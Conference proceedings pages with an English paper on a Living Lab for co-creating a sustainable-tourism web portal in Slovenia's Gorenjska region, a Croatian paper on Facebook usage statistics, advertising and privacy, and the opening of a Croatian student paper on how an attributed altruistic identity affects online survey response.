In the Living Labs actors exploit opportunities and IT solutions to connect themselves. The cooperation among businesses, government organizations, universities and other research institutions in forming the IT solutions and services can be seen as a big, broadly conceptualized laboratory. The name Living Lab, living laboratory, derives from the fact that it involves a lot of actors who co-create a certain innovation. In Living Labs, issues are examined from a technological, economic, organization, social, legal and other viewpoint (Lenart, 2012).

In this article we will discuss the concept of Living Labs as an approach involving users in the process of developing web solutions in the field of sustainable tourism. The problem of involving users in the process of developing IT solutions in a certain field is the user's perception of the problem and the needs, requirements, skills, interests and motivation to solve this problem (Hyysalo, 2003).

The main question of our research will therefore be how to motivate users to engage in the process of developing web solutions.

Living Lab in the field of forming a web solution for the development of sustainable tourism includes tourists, tourism service providers, researchers and web solution software developers.

The involved tourist service providers are:

- Local Tourist Organizations: Institute for Tourism and Culture Žirovnica, Bled Tourism, Tourist Association Radovljica
- Nature Parks: Triglav National Park
- Tourist Farms: Tourist Farm Mulej
- Hotels: Sava Hotels Bled
- Cultural Institutes: Bled Culture Institute

The types of the involved tourist groups are:

- Domestic tourists (young, families, retired…)
- Foreign tourists (young, families, retired…)

The concept of motivation includes the user's needs. These depend on the type of users and the social circumstances which the users are facing. Different types of users have different needs. In the case of creating a web solution for the development of sustainable tourism, the end users, users of the tourist services, become actively involved in the co-creation process, so that they help create and /or improve tourist services. So our goal is to develop such a platform that would enable stakeholders to co-create a sustainable tourist services.

The user's needs depend on their values, goals and on creating the added value. The recognition of the types of users and their needs helps us in analysing the development of IT needs. The needs of users represent the driving force behind the development of new services. One of the methods of determining the user's needs and developing new service solutions is the research of user's behaviour before and after the implementation of a new IT solution. In this way, we can determine how a new IT solution and services have a retroactive effect on the change of their needs and demands. In most cases, the users have a problem in clearly defining their need or are simply unaware of their needs. In some cases the users are aware of their need, but cannot see a way of resolving it or a means to satisfy it. In such cases we can inform the user of possible solutions (Stahlbrost, 2008).

In theory, there are different definitions of user needs. The marketing definition states that a user is only interested in individual benefits of service development. Improvements in the area of IT solutions therefore stem from the desire to improve the user's life and work. According to this theory, the users have the power to through non-cooperation stop the development of a certain IT solution; insofar it does not fulfil their needs. Motivation theory takes into regard the user's desires for power, curiosity, autonomy, status, inclusion, competition, pride, idealism, athletic participation, romance, spending time with the family, organization, healthy nutrition, social acceptance, relaxation, collecting and once again the experience of joy when satisfying a certain need (Stahlbrost, 2008).

The user's needs also often depend on momentary circumstances, which can of course change when the circumstances change, whereas solutions depend on developing user-friendly services and products.

In this article, with the help of researching motivation and user's needs, we plan to analyse the process of designing web prototype solutions in the framework of developing eco-tourism pilot using the concept of Living Labs.

The pilot is taking the place within the Project CentraLab, which tries to explain the competitive advantages of the use of the methodology of Living Labs for innovation in the area of Central Europe. The goal of the project is to increase territorial cohesion, encourage internal integration and to strengthen competiveness through mutual learning and partnership strengthening.

We will use a prototype solution as the basis for the pilot development in the area of developing sustainable tourism in the Gorenjska region. The Gorenjska region is facing with scattered, incoherent, diverse and noninnovative tourist offer in the area of sustainable tourism development, with a weak cooperation of the tourist participants, weak reaction to the changes in tourist demand and low entry and participation of SME's in tourism. It is estimated that the reasons behind this are the poor use of potentials, bad organizational support for the marketing of integrated wholesome services and developed wholesome regional products (Strategy 2010-2015).

A developed web solution will in the area of sustainable development of eco-tourism of the Gorenjska region join the existing stakeholders and their services with other services, which will represent the basis for innovative and complete offer of tourist services. The goal of the web solution will be to design innovative linked and individualized services, which an individual tourist can reach online, and offering help when planning a trip, interactive communication on the way and when documenting the trip. The web solution will include:

- General information, (culture, history, gastronomy …).
- Geo location services (like Google Earth/Maps).
- Functionalities of the Web 2.0 (such as Drupal).
- Links to existing social networks (Facebook, Twitter, LinkedIn …).
- Possibility of evaluating the tourist offers to acquire feedback on the quality of tourist services and tourist satisfaction.

II. Methodology

Our paper deals with the question how to develop such a platform that would motivate and enable users to co-create a sustainable tourist services.

Concerning the types of users, we assume that the motive for cooperation of the tourist service providers in the development of the web solution in the area of sustainable tourism is in the need for an increased number of tourist visits. The motive for cooperation of tourists in the development of online solution in the area of sustainable tourism is behind their need for a quality spending of leisure time.

The motives of these two types of users will be checked with the help of an online survey in the setup application. The results of the survey will be compared with the notes in the research diary, where we will record all the new entries of tourist services and comments of the new users of the application.

The process of the setup of the Living Lab will include the following stages:

1. Definition of the group of stakeholders
2. Definition of the user's needs
3. Developing the prototype solution
4. Testing of the prototype solution
5. Use of the prototype solution
6. Updating the prototype solution

Since we are focusing on the research of a practical problem and because we are actively including, apart from the researches, also users and the web solution software developers. For the acquiring of information in the framework of active research method we will use next methods:

- Online survey
- Analysis of the development of the web solutions in the area of sustainable tourism.
- Living Labs approach in the development of user-friendly services also use the method
- Research diary

In the research diary, we will record all the new entries of tourist services and comments of the new users of application, which we will then compare with the answers gathered by the online survey.

As the basis for determining the user's needs in developing the web solution, we used the approach of soft systems methodology, which served also for the description of the general research issue (see picture 1).

Web-based prototype solution will be developed by prototype method of information system development, since the draft of the web solution will be improved in a repetitive process so that it will continue to better suit the demands and needs of the users. Using the solution, the users can see for themselves the advantages that this type of work offers (Pucihar 1999, 59).

III. Results

The goal of our research is to motivate and engage the users in the process of developing web solutions. We plan to use an online solution as a research tool for the operation of a Living Lab in the area of development of eco-tourist services. The first meeting of all the stakeholders can be depicted by the following image:



Picture1: Living Lab for the design and growth of eco-tourist services of the Gorenjska region

Picture 1 demonstrates the Living Lab for the design and growth of eco-tourist services of the Gorenjska region. The picture includes all stakeholders, which participate in the development of the web-based prototype solution: tourists (right part of the picture), providers of tourist services (left part of the picture), researchers (upper part of the picture) and developers of the web solution (bottom part of the picture). The common point of the providers of tourist services represents the need to retain the existing and to attract new tourists. The common point among tourists is the need to discover new places and stories. The motive of researchers is the research of Living Labs in the example of developing a prototype solution for a web application for the development of sustainable tourism of the Gorenjska region. The need of developers of online solutions is the opportunity to use geographic information technology systems.

The web-based prototype solution will be implemented as a part of the portal supporting development and growth of eco-tourist services. The portal will be developed in an open source – content management system CMS connected to a database. The basic functionality of the prototype will be to present various tourist trips and points of interest in the area of eco-tourism, so called itineraries. The database will include all online contents, users and portal settings. The portal will be constructed in a way that it will be possible to maintain the operation of the portal by minimum costs after the pilot will be completed and to exploit as much as possible the already existing sources of

implementation such as e.g.: social networks Facebook/ Twitter, Google Earth/Maps, open source code platforms for the management of online contents, such as Drupal, links to existing online sites of the providers of tourist services. Upon completing the project our goal is to submit the portal for use to a local tourist organization (Lenart, 2012).

The results of the activities of the Living Lab so far:

- Development of the group of stakeholders,
- Organization of workshop, where goals of the project and possibilities for cooperation were presented,
- Definition of individual needs of the users,
- Definition of the concept of prototype solution on the basis of recognized possibilities and
- Use of modern IT systems for the development of prototype solution.

The next steps in the research of the Living Lab in the area of developing a web solution for the promotion of eco-tourist services will include the following stages

- Development of the prototype solution,
- Testing of the prototype solution,
- Use of the prototype solution and
- Perfection of the prototype solution

IV. Discussion and conclusions

Based on the analysis of the results of the online survey, we expect that the providers of tourist services will co-create those IT services in the area of sustainable tourism on the web solution, which will lead to a bigger number of tourists and prolong the average duration of a tourist staying with them. Their contribution to the development of the online application will stem from the above mentioned marketing theory of the origin of the user's needs for a certain service.

On the other hand, we can expect that different groups of tourists will co-create those tourist services in the area of tourism on the website, which will be in accordance with their needs for spending vacation and free time. Their contribution to the online solution development will stem from the above mentioned motivation theory of the origin of user's needs for a certain service.

The main problem we can expect in this co-creation of the web solution is a low response from the users. Above all, there is fear that the tourists will not recognize the useful value of the solution and in this way we could lose one of the key actors in co-creating tourist services, leading to the solution becoming only one of the many already existing, offering tourist services, but not co-creating them. To avoid any potential problems, we will need to consider different kinds of promotion of the solution among the tourist groups and informing the providers of tourist services on the advantages of co-creation of the online application. We are also considering the problem of the lacking information on tourist services and lack of computer skills of the users, both on the side of certain tourist groups, as well as on the side of tourist service providers. One other possible and anticipated problem could also be untrue and misleading feedback information, because of which we will need to introduce a position of the caretaker of the solution and lack of financial means for the promotion of the solution.

Acknowledgment

Since our research is taking place within the project CentraLab (Central European Living Lab for Territorial Innovation) I would like to thank to Central Europe programme which in the framework of European Territorial Cooperation objective of ERDF co-funded the project.

References

[1] Alpe Adria Vita (2010 – 2015): Strategija razvoja in trženja sonaravnega turizma Gorenjske.

[2] Baskerville, R., and Wood-Harper, T. (1998): Diversity in Information Systems Action Research Methods.

[3] Checkland, P. (1999): Soft System Methodology: a 30-year retrospective.

[4] Denzin, N.K. in Lincoln Y.S. (2000): The Practices and Politics of Interpretation.

[5] Hyysalo, S. (2003): Some Problems in the Traditional Approaches to Predicting the Use of a Technology-driven Invention. Innovations.

[6] Lantz, K. (1991): The Prototyping Methodology., New Jersey, Prentice Hall.

[7] Lenart, G. (2012): Funkcionalna specifikacija portala za oblikovanje in rast eko turističnih storitev.

[8] Lewin, K. (1946): Action Research and Minority Problems.

[9] Projekt CentraLab (2011-2014): http://www.centralivinglab.eu

[10] Pucihar, A. (1999): Priložnosti in težave elektronskega poslovanja prek interneta vorganizacijah v Sloveniji, magistrska naloga, Univerza v Mariboru, Fakulteta za organizacijske vede.

[11] Slovenianlivinglab.org: http://slovenialivinglab.org//sl/izhodisca_pobude/index.html

[12] Stahlbrost, A. (2008): Forming Future IT - The Living lab Way of User Involvement

Integracija društvenih mreža i utjecaj na oglašavanje u javnom sektoru

Alen Šimec, Sanja Duk
Tehnical Polytehnic in Zagreb/Vrbik 8, 10000 Zagreb, Croatia
alen@tvz.hr, sanja.duk@tvz.hr

Abstract - Ekspanzija društvenih mreža kao što su LinkedIn, Facebook, Google+, Twitter, YouTube rezultirala je činjenicom da su društvene mreže u današnjoj kulturi postale nezaobilazan dio svakodnevice. Novi korisnici pridružuju se društvenim mrežama zbog posla, oglašavanja, dijeljenja informacija, zabave ili druženja. Marketinška industrija uvidjela je u njima plodno tlo, te su se počeli razvijati različiti načini oglašavanja putem društvenih mreža. Kao najbolje sredstvo za komunikaciju s klijentima pokazali su se fotografija i video pa oglašivači iz dana u dan traže inovativna rješenja na ovom području. Sve društvene mreže podložne su napadima te se kontinuirano ulaže u sigurnost sustava. Facebook kao najpopularnija među navedenim društvenim mrežama vodi borbu s problemom sigurnosti, te je razvio sustav Facebook Immunity System koji služi za provjeru sadržaja koji se objavljuje od strane korisnika. Proučavanje društvenih mreža najviše je usmjereno na Facebook s obzirom da je najzastupljeniji među društvenim mrežama na tržištu. U radu je prikazana struktura korisnika društvenih mreža. Potvrđeno je da radi jednostavnosti korištenja korisnici bez ikakvog naprednog znanja o tehnologijama mogu koristiti ovakve kanale u komercijalne svrhe. Mnogi su faktori utjecali na njihovo populariziranje, a među istaknutijima je pristup društvenim mrežama putem mobilnih uređaja.

I. UVOD

Informacijska revolucija širi se gospodarstvom, te nema tvrtke koja može izbjeći njenom učinku. Drastično smanjenje troškova dobivanja, obrade i prijenosa informacija mijenja način na koji poslujemo. Tehnološki osviještene tvrtke vide Facebook kao odličan način komuniciranja s postojećim i novim potrošačima, te za podizanje prepoznatljivosti tvrtke u krugovima, prema tehnološki osviještenoj populaciji prema poslovnim ljudima. Razvojem društvenih mreža razvila se i zajednica koja upravlja zajedničkim resursima kroz kolektivno djelovanje volontera i sudionika (eng. *community management*) kao kombinacija korisničke podrške, marketinga i odnosa sa javnošću. Facebook ima preko 800 milijuna korisnika na cijelom svijetu, uz očekivanje da će u lipnju 2012. godine imati oko 1 milijarde korisnika. U poduzeću je zaposleno više od 2000 ljudi, a vrijednost mu se procjenjuje na oko 100 milijardi američkih dolara i stalno raste. O vrijednosti Facebooka najbolje govori podatak da je Microsoft 2007. kupio 1.6% udjela u dionicama za - 240 milijuna dolara.

Facebook je najpopularnija društvena mreža na internetu, te se nametnuo i kao medij za oglašavanje raznih organizacija i pokreta. Razne tvrtke, političke stranke i drugi shvatili su važnost i snagu Facebooka kao alata u borbi za kupcima ili glasačima.

II. PREGLED KORISNIKA FACEBOOK DRUŠTVENE MREŽE U HRVATSKOJ, REGIJI I SVIJETU

Tabela 1 – Podaci se odnose na razdoblje od 01.09.2011. do 01.12.2011.[1]

	Korisnici	Broj novih korisnika	Promjena u %
Hrvatska	1,452,900	+6,340	+0,44%
Srbija	3,172,420	+95,180	+3,09%
Bosna i Hercegovina	1,160,380	+13,440	+1,17%
Slovenia	670,660	+4,660	+0,70%
Crna Gora	292,700	-4,700	-1,58%

Tabela 2 - Podaci se odnose na razdoblje od 01.09.2011. do 01.12.2011.[2]

Država	Broj stanovnika	Internet korisnici	Facebook korisnici
Hrvatska	4,483,804	2,244,400	1.413,200 (31,5%)
Bosna i Hercegovina	4,622,163	1,441,000	1,118,480 (24,2%)
Srbija	7,310,555	4,107,000	2,866,200 (39,2%)
Slovenija	2,000,092	1,298,500	660,500 (33,0%)
Crna Gora	661,807	303,480	294,000 (40,6%)

Prema svjetskim podacima Hrvatska zauzima 66. mjesto u svijetu i 27. mjesto u Europi prema broju registriranih korisnika. Broj se odnosi isključivo na

[1] prema http://www.socialbakers.com
[2] prema http://www.socialbakers.com

registrirane korisnike, premda postoji puno neaktivnih i lažnih osoba sa više otvorenih korisničkih profila. U Europi najveći broj korisnika ima Velika Britanija (oko 30 milijuna) koja u svijetu drži 4. mjesto. SAD uvjerljivo drži prvo mjesto, dok su iza njih Indija i Indonezija. Zanimljiv je podatak da u Monaku skoro svaki stanovnik ima otvoren profil (95.47%).

Tabela 3– Podaci se odnose na razdoblje od 01.09.2011. do 01.12.2011.

R.B.	Država	Broj Facebook korisnika	Broj Facebook korisnika u odnosu na ukupan broj stanovnika
1.	Monaco	29200	95,47%
2.	Island3	203040	65,73%
3.	Gibraltar	17540	60,74%
4.	Faraonski otoci	28300	57,69%
5.	Norveška	2554780	54,63%
6.	Danska	2679240	48,58%
7.	Velika Britanija	29789040	47,78%
8.	Švedska	4244020	46,77%
9.	Crna Gora	308500	46,27%
10.	Malta	184340	45,32%
11.	Makedonija	872800	42,12%
12.	Irska	1946280	42,10%
13.	Cipar	449100	40,73%
14.	Belgija	4129380	39,62%
15.	Srbija	2884560	39,27%
16.	Finska	1936040	36,84%
17.	Albanija	1095720	36,68%
18.	Turska	28505520	36,64%
19.	Luksemburg	173520	34,88%
20.	Portugal	3684840	34,32%

Tabela 4 – Analiza korisnika po dobnoj skupini u Hrvatskoj[3]

Dobna skupina	Zastupljenost
13 - 15	10%
16 - 17	10%
18 – 24	31%
25 – 34	28%
35 – 44	13%
45 – 54	5%
55 – 64	2%
65 +	2%

[3] prema: http://www.socialbakers.com/facebook-statistics/croatia

Tabela 5 – Podjela korisnika po spolu[4]

Muška populacija	Ženska populacija
51%	49%

Od 1,400,000 registriranih korisnika, muškarci čine 51%, a žene 49%. Mladi od 18 godina do 24 godine čine 31% korisnika Facebook društvene mreže. Populacija od 18 godina do 34 godine čine približno dvije trećine Facebook korisnika u Hrvatskoj. Hrvatski korisnici Facebook društvene mreže su gotovo najmlađi na svijetu, a niži prosjek godina ima samo Indonezija. Društvene mreže nisu više rezervirane isključivo za mlade. Sjedinjene Američke Države imaju dvostruko više korisnika starijih od 50 godina nego mlađih od 18 godina.

Internet najviše koriste osobe sa srednjom stručnom spremom ili gimnazijom (23%), te visokoobrazovani (29%). Društvenu mrežu čini 96% studenata s pristupom na Internet. 50% tinejdžera kažu da razgovaraju sa svojim vršnjacima o školi online (preko IM, blogova ili društvenih mreža). U Hrvatskoj egzistira preko 1,444 službenih Facebook stranica koje imaju ukupno 14,678,096 korisnika, pri čemu u zemlji ima nešto više od 1,452,000 korisnika. Najviše korisnika imaju stranice društvenih mreža Hrvatske turističke zajednice, 24sata, te Puta oko svijeta (Netokracija, 2012)[5].

Društvene mreže promijenile su društvo i način komunikacije. Razna istraživanja pokazuju da korisnici četvrtinu vremena provedenog na internetu provedu na društvenim mrežama i blogovima (Kirkpatrick, 2011)[6]. Zanemaruje se i elektronička pošta, jer Facebook integrira razne servise pomoću kojih se može dijeliti sadržaj. Preko društvenih mreža raste konzumacija filmova, glazbe, vijesti, te je odličan medij za oglašavanje i reklamiranje tvrtki, proizvoda i usluga.

Korisnik može jednostavno, brzo i besplatno doći u doticaj s prijateljima, poznanicima i obitelji čak i ako oni žive u drugim državama ili kontinentima. Moguće je pratiti što se događa s njima i njihovim obiteljima. Facebook stvara osjećaj pripadnosti. Olakšan je prijenos informacija i podataka kako u privatnom tako i u profesionalnom svijetu. Facebook se i koristi kao besplatan alat za promociju glazbenika, političara, poduzeća i drugih. Koliko god nas društvena mreža povezuje, toliko nas i razdvaja.

[4] prema: http://www.socialbakers.com/facebook-statistics/croatia

[5] http://www.netokracija.com/hrvatska-na-facebooku-2011-infografika-21338

[6] Kirkpatrick, D. (2011). The Inside Story of the Company That Is Connecting the World. New York: Simon & Schuster

III. ANALIZA DRUŠTVENIH MREŽA U HRVATSKOJ

U razdoblju od lipnja 2010. do listopada 2010. godine provedeno je istraživanje o korištenju društvenih mreža u svrhu oglašavanja. U istraživanju je sudjelovala većinom populacija koja se bavi ili će se baviti oglašavanjem putem interneta. Anketirano je 300 ispitanika kroz 16 područja (pitanja), a obrađena će biti ona koja su relevantna za tematiku.

Tabela 6 – Zastupljenost društvenih mreža u Hrvatskoj

Društvena mreža	Zastupljenost
Facebook	43%
Youtube	28%
Flickr	13%
LinkedIn	9%
Twitter	7%

Najkorištenija društvena mreža u Hrvatskoj je Facebook (43%), što je činjenica koja prati svjetski trend. Velika količina informacija dovela je do toga da korisnici po nekoliko puta dnevno posjećuju društvene mreže, kako bi saznali nove događaje i pogledali što su objavili njihovi prijatelji. Većina korisnika (52%) još uvijek društvenim mrežama pristupa od kuće, ali zanimljiv je podatak da 20% korisnika pristupa putem mobilnih uređaja. Mobilne aplikacije svakako su olakšale komunikaciju putem društvenih mreža, jer se društvenim mrežama može pristupiti iz gotovo svakog dijela Republike Hrvatske. Većina kampanja koje provode kako operateri, tako i proizvođači mobilnih uređaja temelji se na tome da su uređaji kompatibilni s najpopularnijim društvenim mrežama.

Tabela 7 – Područja korištenja društvenih mreža u Hrvatskoj

Svrha korištenja društvene mreže	Zastupljenost
Pretraživanje i pronalaženje informacija	20%
Obrazovanje	7%
Održavanje kontakata	29%
Organizacije i planiranja društvenih događanja	17%
Oglašavanje	20%
Ostalo	7%

Nove generacije vrlo rijetko mogu odvojiti poslovni od privatnog života pa je slična situacija i u njihovom virtualnom životu gdje više od 40% ispitanika koristi društvene mreže poslovno i privatno. Budući da su društvene mreže novi trend, većina je ispitanika relativno kratkog staža na društvenim mrežama. Svakako komercijalizacija donosi to da gotovo svaka tvrtka kojoj je stalo do pozicioniranja na društvenim mrežama, nastoji potaknuti svoje uposlenike na aktivno korištenje društvenih mreža, što svakako povećava neposrednu komunikaciju s potencijalnim klijentima koji sve tražene informacije mogu dobiti direktno.

Društvene mreže još se uvijek najviše koriste za međusobno neformalno komuniciranje između korisnika. Svakako ne treba zanemariti ni udio korištenja u komercijalne svrhe, posebice jer on ima tendenciju rasta. Distribuiranje informacija putem društvenih mreža pokazalo se efikasnim, što je dovelo do toga da na što jednostavniji način dođemo do ciljane publike. Stavka u kojoj zaostajemo za svjetskim trendovima je obrazovanje. U SAD-u razna sveučilišta sudjeluju u zajedničkih projektima putem društvenih mreža ili imamo primjer knjižnica koje su veliki dio svoje građe objavili na društvenim mrežama.

Popularizaciji društvenih mreža pridonosi razvoj tehnologija pa tako osim što 20% korisnika objavljuje foto i video sadržaj na mrežama putem stolnih, a 45% korisnika putem prijenosnih računala, udio korisnika koji to čine putem mobilnih uređaja doseže čak 20%, dok u objavi materijala 68% imaju osobni i zabavni sadržaji, što je poveznica s mladom generacijom koju čini većina korisnika.

Tabela 8 - Svrha objavljivanja foto i video sadržaja na društvenim mrežama u Hrvatskoj

Svrha objavljivanja sadržaja	Zastupljenost
Osobni	32%
Edukativni	5%
Poslovni	19%
Komercijalni	8%
Zabavni	36%

Vezano uz objavu fotografije u komercijalne svrhe, 42% sadržaja vezana je uz prodajnu svrhu, 20% uz informativnu, 17% uz edukativnu dok 21% populacije ne koristi fotografiju niti video u komercijalne svrhe.

Interaktivne su mogućnosti (označavanje i komentiranje foto i video sadržaja) nešto čime su postignute velike mogućnosti u oglašavanju, jer su korisnici (84% od ukupne populacije) mogli prepoznati sami sebe u određenim kampanjama i sudjelovati u njima (Knoke, 2007)[7].

Jednostavna sučelja društvenih mreža, digitalnih fotoaparata te video kamera dovela su do toga sa korisnik ne treba napredno znanje o fotografiji i videu da bi se mogao njome služiti u svrhe oglašavanja na društvenim mrežama. Korisniku je dovoljno nekoliko poteza da snimljeni materijal prenese na društvenu mrežu bez potrebe znanja pojmova vezanih uz foto i video tehnologiju.

[7] Knoke, D. (14. 11 2007). Social Network Analysis

Nedostatak korištenja društvenih mreža u oglašivačke svrhe je što većini sadržaja određene stranice mogu pristupiti samo osobe s dozvolom odnosno prijatelji vlasnika te stranice. Ovaj se podatak može smatrati prednošću u kontekstu sigurnosti podataka.

IV. SIGURNOST I ZAŠTITA PRIVATNOSTI

Društvene mreže prikupljaju veliku količinu informacija o našim navikama koje su privatne, ali valja napomenuti da ih dobrovoljno dajemo. Razvojem interneta i društvenih mreža razvija se i Internet kriminal. Bez obzira radi li se o iskusnim korisnicima ili početnicima, svi su podložni krađi podataka, te mogu postati žrtve propusta društvenih mreža. Ljudi često odbijaju koristiti društvene mreže jer smatraju da se time ugrožava njihova privatnost. Otkrivanje osobnih podataka donosi rizik korištenja istih od strane zlonamjernih korisnika, koji mogu nanijeti veću ili manju štetu (ovisno o namjerama) nekom korisniku. Moguća je i krađa profila i zlonamjerno korištenje vjerodostojnosti koju donosi lažno predstavljanje. (Goldfarb, 2011)[8].

Problem sprječavanja neželjenih poruka koje se najčešće odnose na reklamiranje nerelevantnog proizvoda (spam) Facebook rješava uz pomoć Facebook Immunity Systema (FIS). Istraživanja su pokazala visoku učinkovitost ovog sustava, odnosno spamom se na ovoj mreži smatra 1% sadržaja.

Facebook je u početku bio više usmjeren na širenje nego na sigurnost. S vremenom i novim sigurnosnim prijetnjama, počelo se više pažnje pridavati tom problemu. Facebook Security je dostupan na http://www.facebook.com/security i namijenjen je edukaciji korisnika o sigurnosnim prijetnjama. te služi i da korisnici mogu prijaviti eventualne propuste, nove prijetnje ili tražiti pomoć. Facebook je ušao u partnerstvo s tvrtkama McAffe i Websense, koje su ponudile neke sigurnosne pakete specijalizirane za Facebook. Postoje još mnogi sigurnosni sustavi koji su nevidljivi običnom korisniku, dok su još mnogi u razvoju. Velik broj korisnika i količina interakcije na Facebooku, pogodna je za brzo širenje zloćudnog programa (engl. *Malware*), velikih količina neželjenih podataka i drugih načina zloupotrebe.

Korištenjem aplikacija i servisa koji su nezavisni od Facebooka, korisnik pristaje dijeliti svoje podatke. Takvi servisi moraju poštovati dogovor o pravima i odgovornostima. Servis se obavezuje da će koristiti samo one podatke koji su neophodni za rad programa, da će imati politiku privatnosti i da će korisnik moći izbrisati sve podatke. Ti se podaci neće dijeliti na oglašivačkoj mreži. Nitko ne može garantirati da servis neće prekršiti neko od pravila, te se može dogoditi da dođe do grešaka kod upravljanja podacima i od strane Facebooka. Tako prikupljeni podaci mogu se koristiti za krađu identiteta, lažno predstavljanje, uhođenja, industrijsku špijunažu i još mnogo toga (Prell, 2012)[9]. Usluga Google Adsense upravo na ovakav način prikuplja podatke te ciljano plasira reklame određenom korisniku u skladu s njegovim interesima.

V. ZAKLJUČAK

Korištenjem društvenih mreža tvrtke povećavaju konkurentnost na tržištu i poboljšavaju doseg svojih reklamnih kampanja kao i posjećenost korporativnih internet stranica. Političke stranke u Hrvatskoj prepoznale su potencijal interneta i društvenih mreža kao medija za promociju pa se tako dobar dio izbornih kampanja različitih političkih stranaka vodio preko društvenih mreža. Prvi potez nove vlade Zorana Milanovića bio je osnivanje odjela unutar službe za odnose s javnošću koji se bave objavljivanjem sadržaja i komunikacijom sa građanima putem društvenih mreža. Vlada Republike Hrvatske u prvih 50 dana od dana stupanja na vlast (23.12.2011.) uspjela je pridobiti 18.940 korisnika na društvenoj mreži Facebook i 6.000 korisnika na društvenoj mreži Twitter. (Socialnumbers, 2012)[10]

Na ovakav način tvrtke preko društvenih mreža mogu najlakše informirati javnost i dobiti povratne reakcije i prijedloge, što ovaj medij čini sredstvom dijaloga između ponuđača i potrošača. Korištenje društvenih mreža za firme i njihovu promociju postalo je uobičajeno u svijetu, a taj trend sve je izraženiji u Hrvatskoj i regijama oko nas. Riječ je o besplatnom alatu koji omogućuje brz i neposredan pristup postojećim i potencijalnim kupcima odnosno klijentima, kao i unaprjeđenje tvrtke. Tvrtke ističu kako se korištenjem društvenih mreža znatno poboljšava doseg njihovih reklamnih kampanja i posjećenost korporativne Internet stranice.

"Naše veze ne završavaju s ljudima koje poznajemo. Iza našega vlastitog vidokruga, prijatelji prijatelja naših prijatelja mogu pokrenuti lančane reakcije koje vremenom dolaze do nas,

[8] Goldfarb, S. (2011). How To Market Your Business on Facebook and Get More Sales. U S. Goldfarb. Amazon Digital Services.

[9] Prell, C. (2012). Social Network Analysis: History, Theory and Methodology. London: Sage Publications.

[10] Socialnumbers. (05. 03 2012). Dohvaćeno iz www.socialnumbers.com: http://www.socialnumbers.com/?lang=HR

poput valova iz udaljenih zemalja koji stižu do naših obala“ (Christakis, 2009)[11].

LITERATURA

1. Netokracija. (05. 03 2012). Dohvaćeno iz Tko je tko, što i koliko na Facebooku u Hrvatskoj u 2011: http://www.netokracija.com/hrvatska-na-facebooku-2011-infografika-21338
2. Socialnumbers. (05. 03 2012). Dohvaćeno iz www.socialnumbers.com: http://www.socialnumbers.com/?lang=HR
3. Christakis, N. A. (2009). Connected: The Surprising Power of Our Social Networks and How They Shape Our Lives.
4. Goldfarb, S. (2011). How To Market Your Business on Facebook and Get More Sales. U S. Goldfarb. Amazon Digital Services.
5. Kirkpatrick, D. (2011). The Inside Story of the Company That Is Connecting the World. New York: Simon & Schuster.
6. Knoke, D. (14. 11 2007). Social Network Analysis (Quantitative Applications in the Social Sciences). str. 8-25.
7. Prell, C. (2012). Social Network Analysis: History, Theory and Methodology. London: Sage Publications.

[11] Christakis, N. A. (2009). Connected: The Surprising Power of Our Social Networks and How They Shape Our Lives.

SP

International Conference on

MIPRO Junior - STUDENT PAPERS

Steering Committee

Chairs: Jelena Ulemek, KSET – University of Zagreb, Croatia
Ines Bombek, KSET – University of Zagreb, Croatia

PAPERS

Djeluje li laskanje?
O utjecaju snage poruke i pripisivanja identiteta altruistične osobe na odaziv sudionika u istraživanju putem interneta

Jelena Okroša*

* Filozofski fakultet/Odsjek za psihologiju, Zagreb, Hrvatska
jokrosa1@gmail.com

U reklamnim porukama česta je emocionalna nagrada obećanje željenog identiteta. Budućem korisniku može se učiniti privlačnim pripadanje skupini mladih urbanih vlasnika mobitela te mu se reklama tako i obraća: kao pripadniku opisane skupine. Cilj istraživanja je ispitati kako na odaziv u online istraživanju djeluje takvo pripisivanje identiteta u uvjetima slabih i jakih argumenata. U istraživanju je korišten pripisan identitet altruistične osobe. Hipoteza je će pripisan identitet djelovati u situaciji kada su u pozivu sudionicima na istraživanje putem interneta navedeni slabi argumenti o važnosti istraživanja i to tako da će odaziv istraživanju biti veći. U situaciji kada su u pozivu sudionicima na istraživanje putem interneta navedeni jaki argumenti neće doći do utjecaja pripisanog identiteta na povećanje odaziva. Odaziv istraživanju operacionaliziran je kao broj sudionika koji su upitniku pristupili te broj ispitanika koji su upitnik dovršili (od ispitanika koji su upitniku pristupili). Istraživanje je pokazalo da više studenata pristupa upitniku u slučaju kada poruka ne sadrži pripisani identitet, neovisno o kvaliteti sadržanih argumenata. Kod mjere dovršavanja upitnika pokazuje da u slučaju slabih argumenata više studenata dovršava upitnika kada je pripisan identiteta. U slučaju jakih argumenata više studenata dovršava upitnika kada identitet altruistične osobe nije pripisan.

UVOD

Često svjedočimo da reklame koriste sljedeću psihologijsku strategiju: nude emocionalnu nagradu u slučaju korištenja njihovog proizvoda te umjesto prikazivanja korisnosti proizvoda usmjeravaju se na identitet koji proizvod komunicira, a koji je poželjan potrošaču. Pozicioniranje proizvoda je strategija istraživanja tržišta u kojem se osobine proizvoda povezuju sa stavovima i idealima potrošača.

Pripisivanje socijalnog identiteta je varijabla koja se koristi i u istraživanju pomagačkog ponašanja (Fointiat, 2006). U istraživanjima „ Foot in the door “ paradigme dokazuje se da su ispitanici spremniji se odazvati velikom zahtjevu eksperimentatora, ukoliko su prethodno pristali na manji zahtjev. No, odaziv je još veći ukoliko se ispitanicima nakon što su se odazvali manjem zahtjevu uz zahvalu pripiše identitet pomagačke osobe (“Thank you. You’re being helpful.”) .

To je sukladno teoriji samopercepcije (Bem, 1972, prema Fointiat, 2006) : pripisivanje identiteta olakšava ispitanicima stvaranje slike o sebi u skladu sa kojom se ponašaju kada pristaju na veći zahtjev. Druga teorija koja nudi objašnjenje je teorija identifikacije akcije (Vallacher & Wegner, 1987). Po ovoj teoriji akcija ili čin mogu biti identificirani na više razina: od nižih razina koje odgovaraju na pitanje kako se akcija izvodi do viših koje odgovaraju na pitanje zašto se čini. Pripisivanje identiteta pomagača je po ovoj interpretaciji identifikacija čina pomaganja na višoj razini jer odgovara na pitanje zašto se pomoglo. Teorija pretpostavlja da viši identitet akcije ili čina osigurava dosljednost, to jest održavanje ponašanja u različito vrijeme i u različitim okolnostima.

Kako djeluje pripisivanja identiteta u persuaziji, procesu uvjeravanja kojemu je krajnji cilj formiranje, ojačavanje ili promjena stavova, uvjerenja, emocija, vrijednosti i/ili ponašanja što ga osoba ima prema nekom objektu drugoj osobi ili samoj sebi (Burgoon, Hunsaker i Dawson, 1994, prema Čorkalo, 1997)?

